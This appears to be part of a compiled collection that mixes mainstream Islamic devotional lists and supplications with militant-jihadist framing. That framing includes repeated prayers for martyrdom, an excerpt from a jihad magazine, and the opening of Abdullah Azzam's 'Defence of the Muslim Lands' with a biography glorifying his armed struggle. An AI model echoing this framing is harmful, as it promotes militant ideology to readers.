...So, as a *da'i*, if you stand up to the government, the only ones who will stand by you are those who are ready for death or some sort of sacrifice. True men are known in times of hardship. No *da'i* will stand by you unless he is willing to give up his family, children, wealth, and job...So, nobody will stand by you in harsh circumstances except true men, and they are few - men who live by their beliefs and have principles they stick to.

When the Messenger made the pact with Quraysh, over 8,500 became Muslim in the less than two years that followed. And when Quraysh was defeated in Ramadan of 8 AH and Hawazin was defeated after them in Shawwal of 8 AH, only then did the delegations begin coming to Hunayn from all corners of the Arabian Peninsula to enter Islam in waves: {***"When the victory of Allah and the conquest comes, and you see the people enter Allah's Religion in waves."***} [*an-Nasr*; 1-2]

So, during difficult circumstances in which you are confronting the massive *jahiliyyah* around you, don't expect people to accept your call. None will accept it except those are are prepared to sacrifice everything they own, even their lives.

Quraysh and Hawazin were finished in the 8th year AH. Two years later, in the 10th year AH, the Prophet made *Hajj* along with 124,000 people. How many were there during the conquest of Makkah? There were 10,000. This means that in the two years between the two, there were 114,000 who became Muslim. However, the core of this society and its essence and foundation

and nucleus was the mere thousand who participated at Uhud or the 1,400 who witnessed *Bay'at ar-Ridwan*. These, if they were to have been removed them from the picture, the entire society would've collapsed.

Because of this, the governments are smart when they fight Islam. They are very smart. They don't come and kill everyone and have this held against them. Rather, they come and remove the five, six, or seven leaders who are the nucleus and essence and solid foundation and kill them off. While they only took out six, they really took out an entire *ummah* by taking out these six! {***"Indeed, Ibrahim was a nation unto himself..."***} [*an-Nahl*; 120]

*And how often is one man equal to a thousand * And how often are a thousand men equal to none..."*

[*'Fi Dhilal Surat at-Tawbah'*; p. 50-54]

Mothers: Producers of Heroes

"...Mothers play a great role in building a generation. The better a mother is at raising her children, the more successfully the *Ummah* is built and the more successful it is at producing heroes. You hardly ever see a great man except that a great woman is behind him who left some of her traits in his personality by way of the milk from which he was fed and the warm embrace in which he sought refuge.

Most men find it hard to remove these shining images from their minds that they retain of their mothers. These outstanding images that ran through his veins from a young age remain engraved in his mind, and he cannot help but to remember them with veneration and pride. He recalls the simple, clear words that his mother left his spirit with, and these words grow to become milestones on his path and guiding lights on his quest.

He cannot help but to place himself under the vast shade that his mother provided for him throughout the long course of his life, nurtured by the pleasant emotions and mixed with the eternal days of his life. These realities grow in his spirit and become an inseparable part of his personality that he cannot let go of without letting go of his humanity.

This is why preserving this affection and repaying this kindness with kindness is an obligation in Islam that is directly partnered with *Tawhid*: {***"...and your Lord ordained that you worship only Him, and that you treat your parents with excellence..."***} [*al-Isra'*; 23] And disobedience to them is directly partnered with *kufr.*

Respect for mothers occupies a very high position on the ladder of Islam, and is very heavy in its scales. It is reported in the *'Sahih'*

that a man came to the Messenger of Allah (صلى الله عليه وسلم) and said: "O Messenger of Allah, who is most deserving of my kind treatment?" He replied: **"Your mother."** The man asked: "Then who?" He replied: **"Your mother."** The man asked again: "Then who?" He replied: **"Your mother."** The man asked again: "Then who?" He replied: **"Your father."**

I once said to Ibrahim al-Akhdar – the *imam* of the *Haram* in Makkah – "Why do you prevent your sweet voice from being heard by the Muslims who come from everywhere to hear it? How can you request to return to Madinah when some people say that hearing you recite the Qur'an is like hearing it descending fresh from the heavens?"

So, he replied: "My treasures in this world are my grandmother and mother, and I must fulfill my responsibilities to them and treat them well. Nobody can do this but me."

I said: "Why don't you bring your grandmother here?"

He said: "She refuses to leave Madinah out of fear that she might die outside of it, and her greatest wish is to be buried in the graveyard of al-Baqi'."

And indeed, Ibrahim actually left the *Haram* in Makkah and went back to leading a small mosque in Madinah, sticking to the Paradise that is at the foot of his mother and grandmother..."

[*'Majallat al-Jihad'*; #36, Rabi' al-Awwal 1408]

Signs Of Weak Iman

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

- Committing sins and not feeling any guilt
- Having a hard heart and no desire to read Quran
- Feeling too lazy to do good deeds, e.g. being late for salaah
- Neglecting the Sunnah
- Having mood swings, for instance being upset about petty things and bothered and irritated most of the time
- Not feeling anything when hearing verses from the Quran, for example when Allah warns us of punishments and his promise of glad tidings
- Finding difficulty in remembering and making zhikr
- Not feeling bad when things are done against the Shariah
- Desiring status and wealth
- Being mean and miserly, i.e. not wanting to part with wealth
- Ordering others to do good deeds when not practicing them ourselves
- Feeling pleased when things are not progressing for others
- Being concerned with whether something is haram or halal only; and not avoiding makroo (not recommended) things
- Making fun of people who do simple good deeds, like cleaning the masjid
- Not feeling concerned about the situation of Muslims
- Not feeling the responsibility to do something to promote Islam
- Liking to argue just for the sake of arguing without any proof
- Becoming engrossed and very involved with duniya, worldly things, i.e. feeling bad only when losing something in terms of material wealth
- Becoming engrossed and obsessive about ourselves

Protective Measures against the evil devils

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

All taken from http://www.ruqyah.org/index.html
Saying Bismillah when eating and drinking

It was narrated that 'Umar ibn Abi Salamah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Say Bismillah and eat with your right hand." Fath Al-Bari, 7/88. Muslim, 3/1599, no. 108.
It was narrated that Jabir (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"When a man enters his house and remembers Allah upon entering and when eating, the Shaytan says: 'You have no place to stay and no dinner.' If he enters and does not remember Allah upon entering, the Shaytan says: 'You have found a place to stay.' And if he does not remember Allah when eating, he says: 'You have found a place to stay and dinner.'" Sahih Muslim, 3/1598, no. 103.
It was narrated that Hudhayfah (RA) said: When we ate with the Prophet (Peace and Blessing upon Him), we would not stretch forth our hands until the Messenger of Allah (Peace and Blessing upon Him) stretched forth his hand first. We were going to eat with him one time, when a young girl came rushing as if she were being pushed. She went to stretch forth her hand to the food, but the Messenger of Allah (Peace and Blessing upon Him) took hold of her hand. Then a Bedouin came rushing as if he were being pushed, and he took hold of his hand. Then the Messenger of Allah (Peace and Blessing upon Him) said:
"The Shaytan regards food as permissible (for himself) if the Name of Allah is not mentioned over it. He brought this girl so that the food might become permissible for him through her, but I took her hand. Then he brought this Bedouin so that the food might become permissible for him through him, but I took his hand. By the One in Whose hand is my soul, his hand is in mine along with her hand." Sahih Muslim, Kitab Al-Ashribah, 3/1597, no. 102.
Then he mentioned the Name of Allah and began to eat.
It was narrated that the Sahabi Umayyah ibn Makhshi (RA) said: The Messenger of Allah (Peace and Blessing upon Him) was sitting and a man was eating who did not mention the Name of Allah until there was only one morsel left of his food. When he raised it to his mouth, he said: "In the Name of Allah at the beginning and at the end of it." The Prophet laughed and said: The Shaytan kept eating along with him, but when he mentioned the Name of Allah, he (the Shaytan) vomited what was in his belly." Sunan Abu Dawud, 3/140, no. 3768; Al-Nasa'i, 'Ami Al-Yawm Wa'l-Laylah, p. 102, no. 283.
Do you not see the importance of mentioning the Name of Allah when you start to eat or drink? The scholars (may Allah have mercy on them) are unanimously agreed that it is Mustahabb to mention the name of Allah when one starts to eat or drink, but if a person omits to do so for some reason then becomes able to do so whilst eating, it is Mustahabb to say "Bismillahi awwalahu wa akhirahu (In the Name of Allah at the beginning and at the end)." It is also Mustahabb to say it out loud so as to remind others and set an example for them.

What should be said when entering the house
It is Mustahabb to say when entering one's house:
'Bismillah as-salamu 'alaykum'
(In the Name of Allah, peace be upon you),' whether there are any humans in the house or not, because Allah says:
"*But when you enter the houses, greet one another with a greeting from Allah* (i .e. say: As-salamu 'alaykum — peace be on you), *blessed and good*." (Al-Nur 24:61)
It was narrated that Anas said: The Messenger of Allah (Peace and Blessing upon Him) said:
"O my son, when you enter upon your family, greet them with Salam; it will be a blessing from Allah upon you and upon the people of your household.' Sunan Al-Tirmidhi, Bab Maja'a Fi'l-taslim Idha Dakhala Baytihi.
It was narrated that Abu Malik Al-Ash'ari (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said: "When a man enters his home, let him say:
"Allahumma inni as aluka khayra Al-mawlij wa khayr Al-makhraj, bismillahi walajna wa bismillahi kharajna, wa 'ala Allahi rabbina tawakkalna (O Allah, I ask of You the best entering and the best exit. In the Name of Allah we have entered and in the Name of Allah we have exited, and in Allah our Lord have we put our trust) then let him greet his family with Salaam. Sunan Abi Dawud, Kitab Al-Adab, 5/328, no. 5096; classed as Sahih by Al-Albani (may Allah have mercy on him).

It was narrated that Jabir ibn 'Abdullah (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"When a man enters his house and mentions Allah when he enters and when he eats, the Shaytan says: '(You have) no place to stay and no supper.' If he enters and does not mention Allah when he eats, (the Shaytan) says: 'You have found a place to stay and supper.'" Sahih Muslim, 3/1598, no. 103.
In the Muwatta of Imam Malik it is narrated that he heard that it is Mustahabb when entering an uninhabited house to say:
"As-salamu 'alayna wa 'ala 'ibad-illah il-salihin (Peace be upon us and upon the righteous slaves of Allah)." Al-Muwatta', Kitab Al-Salam, Bab Jami' Al-Salam, vol. 2, p. 962, no. 8.

What a person should do and say if he gets angry
Anger is one of the evil whispers of the Shaytan. Allah says:
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad) (from doing good), then seek refuge in Allah. Verily, He is the All Hearer, the All Knower*.) (Fussilat 41:36)
It was narrated that the Companion of the Prophet (Peace and Blessing upon Him) Sulayman ibn Surad (RA) said: I was sitting with the Prophet (Peace and Blessing upon Him) and two men traded insults. One of them turned red in the face and became furious, and the Messenger of Allah (Peace and Blessing upon Him) said:
"I know a word which, if he said it, what he is experiencing would go away. If he said, A'udhu billahi min As-shaytan il-rajim (I seek refuge with Allah from the accursed Shaytan),' what he is experiencing would go away."
They said to him: "The Prophet (Peace and Blessing upon Him) said:
"Seek refuge with Allah from the accursed Shaytan."
He said: "Am I insane?" Fath Al-Bari, Kitab Bad' Al-Khalq, Bab Sifat Iblis, 6/151; Sahih Muslim, 4/5/20, no. 109
It was narrated that 'Aishah (RA) said: The Prophet (Peace and Blessing upon Him) entered upon me when I was angry. He took hold of the end my nose and tweaked it, then he said:
"O 'Uwayyish (diminutive form of 'Aishah), say: Allahumma aghfir li dhanbi wa adhhib ghayda qalbi, wa ajirni min As-Shaytan (O Allah, forgive my sin, take away the anger in my heart, and protect me against the Shaytan)."
It was narrated that the Companion of the Prophet (Peace and Blessing upon Him) 'Atiyyah ibn 'Urwah Al-Sa'di (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Anger comes from the Shaytan, and the Shaytan was created from fire. Fire is extinguished by water, so if one of you becomes angry, let him do Wudu." Sunan Abi Dawud, Kitab Al-Adab, 5
It is Mustahabb for the one whom the Shaytan provokes to anger to suppress his anger and to seek refuge with Allah from the accursed Shaytan. Then he should hasten to do Wudu, and remember that the reward with Allah for suppressing his anger is great.
It was narrated from the Companion of the Prophet (Peace and Blessing upon Him) Mu'adh ibn Anas Al-Juhani (RA) that the Prophet (Peace and Blessing upon Him) said:
"Whoever suppresses his anger when he is able to act upon it, Allah will call him before all creatures on the Day of Resurrection and let him choose whoever he wants from among Al-Hur." Sunan Abi Dawud, Kitab Al-Adab, 5/137, no. 4777; Sunan Al-Tirmidhi, Kitab Al-Birr, no. 2022. [2] Sahih Al-Bukhari, Kitab Al-Anbiya', 4/179.

What is to be said by one who is suffering from loneliness
It was narrated from Al-Walid ibn Al-Walid (RA) that he said: "O Messenger of Allah, I feel lonely." He said: "When you go to bed, say:
"A'udhu bi kalimat-illah il-tammati min ghada-bihi wa 'iqabihi wa min sharri 'ibadihi wa min hamazat As-shayatin wa an yahdurun (I seek refuge in the perfect words of Allah from His wrath and punishment, and from the evil of His slaves, and from the whispers of the devils and from their being present), then they (the devils) will not harm you or come near you." Ibn Al-Sunni: Ma Yaqul Idha Akhadha Madja'ahu, p. 201, no. 705.
It was narrated that Al-Bara' ibn 'Azib (RA) said: A man came to the Messenger of Allah (Peace and Blessing upon Him) and complained to him of loneliness. He said: "Repeat often (the words):
"Subhan Al-malik Al-quddus, rabb il-mala'ikati wa'l-ruh, jalalta Al-samawati wa'l-arda bi'l-'izzah wa'l-jabarut
(Glory be to the Sovereign, the Noble, Lord of the angels and of the Spirit, You have encompassed the heavens and the earth with glory and might)."
The man said it, and his loneliness disappeared. Ibn Al-Sunni, Bab my Yaqul Man Ubtuliya Bil-wahshah, p. 206, no. 633.
The best that can be said by one who is suffering from loneliness is:
"A'udhu billah il-sami' il-'alim min Al-shaytan il-rajim
(I seek refuge with Allah, the All-Hearing, All-Knowing, from the accursed Shaytan)."
Allah ('Azza wa Jalla) says:
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad (from doing good), then seek refuge in Allah. Verily, He is the All-Hearer, the All-Knower*.) (Fussilat 41:36)
It was narrated that Abu Hurayrah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"The Shaytan will come to one of you and say: 'Who created such and such? Who created such and such?" until he says, 'Who created your Lord?' If it comes to that, then seek refuge with Allah and stop thinking about it."
According to a version narrated in Al-Sahih:
"The people will continue to ask questions until it is said: 'This is the creation of Allah, but who created Allah?' Whoever sees any of that, let him say, I believe in Allah and His Messengers."[1] Fath Al-Bari, Bab Sifat Iblis, 4/149

It was narrated that 'Aishah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Whoever experiences anything of this Waswas (whispers from the Shaytan), let him say: I believe in Allah and His Messengers' three times, then that will go away from him." Ibn Al-Sunni, Bab Ma Yaqul Man Ubtuliya Bi'l-waswasah, p. 181, no. 626.
It was narrated that 'Uthman ibn Abi'l-'As (RA) said: I said: "O Messenger of Allah, the Shaytan has interfered between me and my prayer and recitation, and has confounded me." The Messenger of Allah (Peace and Blessing upon Him) said:
"That is a devil called Khinzab. If you notice that, then seek refuge with Allah from him and spit drily to your left three times."
I did that, and Allah took that away from me. Sahih Muslim, Kitab As-Salam, Bab Al-Ta'awwudh Min Shaytan Al-waswasah Fil-salah, 4/1728, no. 68.
It was narrated that Abu Zamil said: I said to Ibn 'Abbas (RA): "There is something I find in my heart." He said: "What is it?" I said: "By Allah I cannot speak of it." He said to me: "Is it some sort of doubt?" He smiled and said: "No one was spared from that until Allah revealed the Words:
(*So if you (O Muhammad) are in doubt concerning that which We have revealed unto you, then ask those who are reading the Book before you. Verily, the truth has come to you from your Lord. So be not of those who doubt (it).*) (Yunus 10:94)
He said to me: "If you feel anything in your heart, then say:
(*He is the First (nothing is before Him) and the Last (nothing is after Him), the Most High (nothing is above Him) and the Most Near (nothing is nearer than Him). And He is the All-Knower of every thing*.) (Al-Hadid 57:3)
In Sahih Muslim it is narrated with his Isnad in the letter of Abu'l-Qaaim Al-Qushayri that Ahmad ibn 'Ata' Al-Rawdhabari Al-Sayyid Al-Jalil said to me: I am experiencing Waswas with regard to purification (Taharah); I felt anxious one night because I had used so much water, and my heart would not rest. I said: O Lord, Your forgiveness, Your forgiveness. Then I heard a voice crying out: Forgiveness is in knowledge. Then that (anxiety) left me.
One of the scholars said that it is Mustahabb for the one who suffers from Waswas with regard to Wudu or prayer to say La ilaha ill-Allah (there is no god but Allah), for if the Shaytan hears Dhikr (remembrance of Allah), he withdraws and goes away, and the phrase La ilaha ill-Allah (there is no god but Allah) is the best of Dhikr.
And they (the scholars) said that the most effective remedy for warding off waswas is to remember Allah a great deal (Dhikr).
One of the Imams said that that it is only those who are most perfect in faith who are tested with Waswas, for the thief does not target a ruined house.
Al-Sayyid Al-Jalil Ahmad ibn Abi'l-Hawari said: I complained to Abu Sulayman Al-Darani about Waswas and he said: If you want it to stop, then whenever you notice it, rejoice, for if you rejoice in it, it will stop, because there is nothing more annoying to the Shaytan than the happiness of the believer.

What should be said by one to whom the Shaytan appears or who is frightened by him.
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad) (from doing good), then seek refuge in Allah. Verily, He is the All-Hearer, the All-Knower*.) (Fussilat 41:36)
(*And when you (Muhammad) recite the Qur'an, We put between you and those who believe not in the Hereafter, an invisible veil (or screen their hearts, so they hear or understand it not*). (Al-Isra 17:45)

The one to whom the Shaytan appears should do the following:
1 - He should say:
"A'udhu billahi'l-sami' il-'alim min Al-shaytan il-rajim
(I seek refuge with Allah, the All-Hearing, All-Knowing, from the accursed Shaytan)."
2 - He should constantly read the Qur'an (he should have a daily Wird)
3 - He should give the Adhan as for prayer.
It was narrated that Abu'l-Darda' said: The Messenger of Allah (Peace and Blessing upon Him) stood up to pray, and we heard him say: "I seek refuge with Allah from you." Then he said: "I curse you with the curse of Allah," three times, and he stretched out his hand as if to take something. When he had finished praying, we said: "O Messenger of Allah, we heard you say during the prayer something that we have never heard you say before, and we saw you stretching out your hand." He said:
"The enemy of Allah Iblis came with a brand of fire to throw it in my face, and I said, I seek refuge with Allah from you,' three times. Then I said: I curse you with the complete curse of Allah' and he retreated three times. Then I wanted to seize him, and by Allah, were it not for the prayer of my brother Sulayman, this morning he would have been tied up and the children of the people of Madinah would be playing with him." Sahih Muslim, Bab Jawaz La'n As Shaytan, 1/385
It was narrated from Sahl ibn Abi Salih that he said: My father sent me to Banu Harithah and there was a slave of ours —or a friend of ours—with me. Someone called him by name from behind a wall, and the one who was with me looked over the wall but did not see anything. I told my father about that and he said: "If I had realized that this would happen to you I would not have sent you. But if you hear a voice, give the call to prayer, for I heard Abu Hurayrah narrating that the Messenger of Allah (Peace and Blessing upon Him) said: "If the call to prayer is given, the Shaytan runs away." Sahih Muslim, Kitab Al-Salah, Bab Fadl Al-Adhan wa Hurub Al-Shaytan, 1/290-291.

What should be said by one to whom ghouls appear.
Ghouls (Arabic Ghul, pl. Ghilan) are a type of jinn, and it is said that they are the sorcerers of the jinn. They may appear in various forms, but their evil may be warded off by the Adhan.
It was narrated from Jabir that the Prophet (Peace and Blessing upon Him) said:

"If the ghouls appear to you, then give the call to prayer." Ibn Al-Sunni, Bab Idha Taghawwalat Al-ghilan, p. 153, no. 524.
That is because the Adhan makes the Shaytan flee.

What should be said by one who stops in a new place
It was narrated that Khawlah bint Hakim (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"Whoever stops in a place and then says: A'udhu bi kalimat-illah il-tammaati min sharri ma khalaq (I seek refuge in the perfect words of Allah from the evil of that which He has created),' nothing will harm him until he moves on from that stopping-place." Sahih Muslim, 4/2080, no. 54

Read the book on Ruqya in the bonus section

Ten ways of avoiding the harm of the Jinn and protecting oneself against the devils

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

1 - Seeking refuge with Allaah from the traps of the devils
2 - Reciting Al-Falaq and An-Nas, because it was narrated that the Prophet (Peace and Blessing upon Him) used to seek refuge with Allah from the jinn and the evil eye of people, until these two Surahs were revealed
3 - Reciting Ayat Al-Kursiy
4 - Reciting Sura Al-Baqarah
5 - Reciting the last two verses of Sura Al-Baqarah
6 - Reciting the first part of Sura Ghafir
7 - Frequently repeating the words:
'La ilaha ill-Allah wahdahu laa sharika lahu, lahu'l-mulk wa lahu'l-hamd wa huwa 'ala kulli shay'in qadir' (There is no god but Allah alone, with no partner or associate; His is the Dominion, to Him be all praise, and He has power over all things)."
8 - Frequently remembering Allah (Dhikr), which includes regularly reciting the Adhkar which are to be said in various situations and when doing certain things
9 - Wudu and prayer
10 - Refraining from unnecessary looking, speaking, eating and mixing with people, because going to extremes in these four matters weakens one's spirituality and makes it easy for the evil ones among mankind and the jinn to gain power over you.
All taken from http://www.ruqyah.org/index.html

Always protect yourself when going to sleep by reciting in your palms Surah Al Fatiha, Ayat-al Kursi, the last 2 or 3 ayat of Sura Al-Baqarah, Surah Ikhlas, Surah al-Falaq & Surah an-Nas. Once recited blow on your palms or motion spit on them and rub all over your body. When sleeping, sleep in a crouched position according to Sunnah in a right hand position, Insha'Allah you will be protected.

List of things that are forbidden in general terms

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

Characteristics that are forbidden in the Noble Qur'an in general terms, in the order in which they were selected by Al-Shatibi:

1 - Zulm (wrongdoing, oppression)
2 - Immorality
3 - Consuming the wealth of orphans
4 - Following misleading paths
5 - Extravagance and waste
6 - Stinginess
7 - Sin
8 - Negligence
9 - Arrogance
10 - Being content with this world rather than the Hereafter
11 - Feeling safe from the plot of Allah
12 - Splitting into factions on the basis of whims and desires
13 - Transgressing and despairing of the mercy of Allah
14 - Being ungrateful for blessings
15 - Rejoicing in this world
16 - Being proud of worldly accumulation
17 - Loving this world
18 - Giving less in weights and measures
19 - Spreading corruption on earth
20 - Following one's forefathers blindly
21 - Tyranny
22 - Feeling at ease with wrongdoers
23 - Turning away from Dhikr (remembrance of Allah)
24 - Breaking promises
25 - Doing evil
26 - Disobeying one's parents
27 - Extravagance
28 - Following conjecture
29 - Walking on the earth with conceit and arrogance
30 - Obeying one who follows his whims and desires
31 - Associating others in worship with Allah
32 - Following whims and desires
33 - Preventing others from following the way of Allah
34 - Committing crimes
35 - Forgetfulness
36 - Transgression
37 - Bearing false witness
38 - Lying
39 - Religious extremism
40 - Despair
41 - Showing off
42 - Being content with this world
43 - Following whims and desires
44 - Overburdening oneself
45 - Mocking the signs of Allah
46 - Seeking a hasty response in Du'a
47 - Praising oneself
48 - Name calling
49 - Greed
50 - Panic
51 - Confusion
52 - Reminding others of favours
53 - Miserliness
54 - Slandering and backbiting
55 - Being careless about prayer
56 - Showing off
57 - Not lending to others
58 - Selling the signs of Allah for a small price
59 - Dressing truth as falsehood
60 - Concealing knowledge
61 - Hardheartedness
62 - Following in the footsteps of the Shaytan
63 - Deliberately taking risks that could be fatal
64 - Following charity with reminders and annoyance
65 - Following ambiguous texts
66 - Taking Kafirs as close friends
67 - Loving praise for what one has not done
68 - Envy
69 - Refusing to accept the laws of Allah
70 - Accepting the rule of a tyrant
71 - Feeling weak before enemies and traitors
72 - Accusing an innocent person of sin
73 - Opposing Allah and His Messenger (Peace and Blessing upon Him)
74 - Following a path other than that of the believers
75 - Turning away from the straight path
76 - Uttering evil in public
77 - Cooperating in sin and transgression
78 - Ruling by something other than that which Allah has revealed
79 - Accepting bribes to avoid ruling according to Shari'ah
80 - Enjoining evil
81 - Forbidding good
82 - Forgetting Allah
83 - Hypocrisy
84 - Worshipping Allah as it were upon the edge (i.e. in doubt)
85 - Thinking badly of others
86 - Spying
87 - Backbiting
88- False oaths

All taken from http://www.ruqyah.org/index.html

Commands

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

The most important characteristics enjoined in general terms:
Al-Shatibi (may Allah have mercy on him) gave a list of commands and prohibitions which included every good characteristic that is enjoined in the Qur'an and Sunnah, and every bad characteristic which is forbidden in the Qur'an and Sunnah, but the list does not include what is of a specific nature, such as prayer and Zakah, avoiding sins that are punishable by the Hudood punishments, and specific things that are prohibited. What I wanted to include is every command and prohibition in general. This list draws up a way of reforming and purifying souls, and it calls us to draw closer to Allah by means of Nawafil acts of worship.
There follows the list chosen by Al-Shatibi of general commands:

1 - Justice
2 - Kindness
3 - Fulfilling promises
4 - Showing tolerance and forgiveness
5 - Turning away from one who is ignorant
6 - Patience
7 - Gratitude
8 - Helping relatives and the poor and needy
9 - Being moderate in abstaining and spending
10 - Responding in the way that is better
11 - Fear (of Allah)
12 - Hope (in Allah)
13 - Devotion to Allah
14 - Being fair in weighing and measuring
15 - Following the Straight Path
16 - Remembering Allah (Dhikr)
17 - Righteousness
18 - Responding to the call of Allah
19 - Fearing Allah
20 - Being humble towards the believers
21 - Da'wah for the sake of Allah
22 - Making Du'a for the believers
23 - Sincerity
24 - Delegating one's affairs to Allah
25 - Turning away from idle speech
26 - Keeping trusts
27 - Praying at night (Qiyam Al-layl)
28 - Supplication and beseeching
29 - Putting one's trust in Allah
30 - Not being too concerned with worldly things
31 - Seeking the Hereafter
32 - Turning to Allah
33 - Enjoining what is good
34 - Forbidding what is evil
35 - Taqwa
36 - Humility
37 - Expressing one's need of Allah
38 - Purity of heart
39 - Ruling according to the truth
40 - Following that which is good
41 - Repentance
42 - Fear of Allah
43 - Testifying when required to do so
44 - Shunning the ignorant
45 - Seeking refuge with Allah from the whisper of the Shaytan
46 - Venerating Allah
47 - Reminding others
48 - Speaking of blessings
49 - Reading the Qur'an
50 - Cooperating in truth
51 - Fear of punishment
52 - Hope of reward
53 - Always being sincere
54 - Remembering that Allah is watching
55 - Speaking words of truth
56 - Hastening to do good
57 - Controlling one's anger
58 - Upholding the ties of kinship
59 - Referring to Allah and His Messenger (Peace and Blessing upon Him) in cases of dispute
60 - Submitting to the command of Allah
61 - Being steadfast
62 - Keeping silent
63 - Relying on Allah
64 - Reconciling between people
65 - Loving for the sake of Allah
66 - Being harsh with the Kuffar
67 - Being compassionate towards the believers
68 – Charity

Al-Muwaafaqaat by Al-Shaatibi, 3/135

All taken from http://www.ruqyah.org/index.html

List of qualities that lead to completeness of faith

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

The branches of faith:

1 - Belief in Allah: in His existence and Oneness, in the perfection of His Essence and Attributes; belief that everything other than Him is created by Him
2 - Belief in the Messengers of Allah
3 - Belief in the Books of Allah
4 - Belief in the angels
5 - Belief in the divine decree
6 - Belief in the Last Day
7 - Love of Allah
8 - Fear of Allah
9 - Hope in Allah
10 - Trust in Allah
11 - Loving the Prophet (Peace and Blessing upon Him)
12 - Venerating the Prophet (Peace and Blessing upon Him) and following his Sunnah
13 - Sincerity and not showing off
14 – Repentance
15 - Gratitude for the blessings of Allah
16 – Patience
17 - Mercy, compassion
18 - Hay a' (modesty, shyness)
19 - Reading and venerating the Qur'an
20 - Seeking knowledge and teaching others
21 - Spreading knowledge and teaching others
22 - Du'a (supplication)
23 - Dhikr (remembering Allah) and praying for forgiveness
24 - Guarding one's tongue and avoiding idle speech
25 - Purifying oneself physically and spiritually
26 - Offering obligatory and Nawafil prayers
27 - Giving obligatory and Nawafil Zakah
28 - Observing obligatory and Nawafil fasts
29 - Performing obligatory and Nawafil Hajj
30 - I'tikaf
31 - Jihad for the sake of Allah
32 - Guarding the borders for the sake of Allah
33 - Being careful of one's religious commitment
34 - Offering expiation
35 - Fulfilling vows
36 - Keeping promises
37 - Fulfilling trusts
38 - Prohibition of crimes against people
39 - Refraining from Haram sources of wealth
40 - Moderation in spending
41 - Protecting honour
42 - Being happy when doing good and sad when doing bad
43 - Obeying the ruler
44 - Enjoining what is good and forbidding what is evil
45 - Cooperating in righteousness and piety
46 - Adhering to the way of the Jama'a (the mainstream of Islam)
47 - Being just
48 - Honouring one's parents
49 - Upholding the ties of kinship
50 - Having a good attitude
51 - Reconciling between people
52 - Keeping away from the set limits
53 - Establishing the commands of Allah
54 - Honouring one's neighbour
55 - Returning the greetings of Salaam
56 - Visiting the sick
57 - Saying Yarhamuk Allah (May Allah have mercy on you) to one who sneezes
58 - Honouring one's guest
59 - Asceticism (Zuhd)
60 - Protective jealousy (Ghirah)
61 - Generosity
62 - Compassion towards the young and respect towards the old
63 - Loving for one's brother what one loves for oneself
64 - Being careful in spending by spending appropriately
65 - Proper dealing by ensuring that all one's earnings are Halal
66 - Refraining from harming people
67 - Offering the funeral prayer for the dead etc.
68 - Concealing those who have committed sin
69 - Protecting children's rights
70 - Loving for the sake of Allah
71 - Hating for the sake of Allah
72 - Humility
73 - Avoiding idle pursuits
74 - Shunning the Kuffar
75 - Drawing close to people of religious commitment
76 - Accepting the divine decree
77 - Removing harmful things from the road

This list has been selected from a number of Ahadith which speak of the branches of faith.
All taken from http://www.ruqyah.org/index.html

CHAPTER 4

FIQH

DEFENCE
OF THE MUSLIM LANDS



Sheikh Abdullah Azzam

الدكتور عبدالله عزام

الدفاع عن أراضي المسلمين

أهم فروض الأعيان

DEFENSE OF THE MUSLIM LANDS

The First Obligation After Iman

By **Dr. Abdullah Azzam**
(May Allah accept him as Shaheed)
English translation work done by
Brothers in Ribatt.

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَـٰنِ ٱلرَّحِيمِ

Biography of

Shaheed Abdullah Azzam

Abdullah Yusuf Azzam was born in a village in the North of Palestine named Selat Al Harithia in Genine District in the year 1941. His father's name was Mustafa Azzam who died a year after his son was assassinated. His mother was Zakia Saleh who died one year before the Sheikh was killed. She was buried in Pabi camp.

The Azzam family is a well-known family, one of its members being Sheikh Abdullah Azzam, distinguished as child, who started making Da'wah at an early age. He was already showing signs of excellence and was recognized by his teachers while he was in elementary school. His peers knew him as a pious child. Since he was a small boy he was known for his determination and serious dispositions. Before he had even come of age, he joined the Muslim Brotherhood.

Sheikh Abdullah Azzam received his early elementary and secondary school education in his village, and continued his education at the agricultural Khadorri College where he obtained a Diploma. Although he was the youngest of his colleagues, he was the brightest and most astute. After he graduated from Khodori College, he worked as a teacher in a village named Adder in the South of Jordan. Later he joined *Shariah* College in Damascus University where he obtained a B.A. Degree in *Shariah* in 1966. After the Jews captured the West Bank in 1967, Sheikh Abdullah Azzam decided to migrate to Jordan, because he could not live under the Jewish occupation of Palestine. The sacrilege of the Israeli tanks rolling in the West Bank without any resistance made him more determined to migrate to learn the skills necessary to fight.

In the late 1960's he joined the Jihad against the Israeli occupation of Palestine from Jordan. During that time he received a Masters degree in *Shariah* from the University of Al Azhar. In 1970 and after the jihad came to a halt, when the PLO was forced out of Jordan, he assumed a teaching position in the Jordanian University in

Amman. In 1971 he was awarded a scholarship to Al Azhar University in Cairo from which he obtained a Ph.D. Degree in *Ussul al Fiqh* in 1973. During his stay in Egypt he came to know the family of Saeed Qutb.

